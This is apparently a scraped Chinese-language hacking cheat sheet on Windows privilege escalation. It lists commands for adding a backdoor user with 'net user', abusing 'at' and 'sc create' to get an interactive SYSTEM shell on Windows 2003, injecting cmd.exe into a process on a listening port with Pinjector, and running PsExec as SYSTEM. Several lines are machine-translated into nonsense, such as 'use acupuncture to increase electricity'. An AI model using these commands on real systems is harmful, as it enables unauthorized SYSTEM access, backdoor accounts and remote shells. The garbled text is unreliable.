https://i.hacking8.com/tiquan
右方是一个低分辨率版本。
at 19:33 net user roge 123456 / add
互动高级 cmd, 转到 / 交互性 cmd 。
Sc提权:
创建一个计划任务
请为2003年Windows服务器申请署长全权证书。
sc create systemcmd binPath= “cmd /K start” type= own type= interact
sc start systemcmd



为了增加电力,使用针刺。

Pinjector
输入器 -l 显示进程列表 。
Pinjector –p pid cmd.exe listen_port
PSTools提权


PsExec.exe /accepteula /s 127.0.0.1 cmd /c “whoami”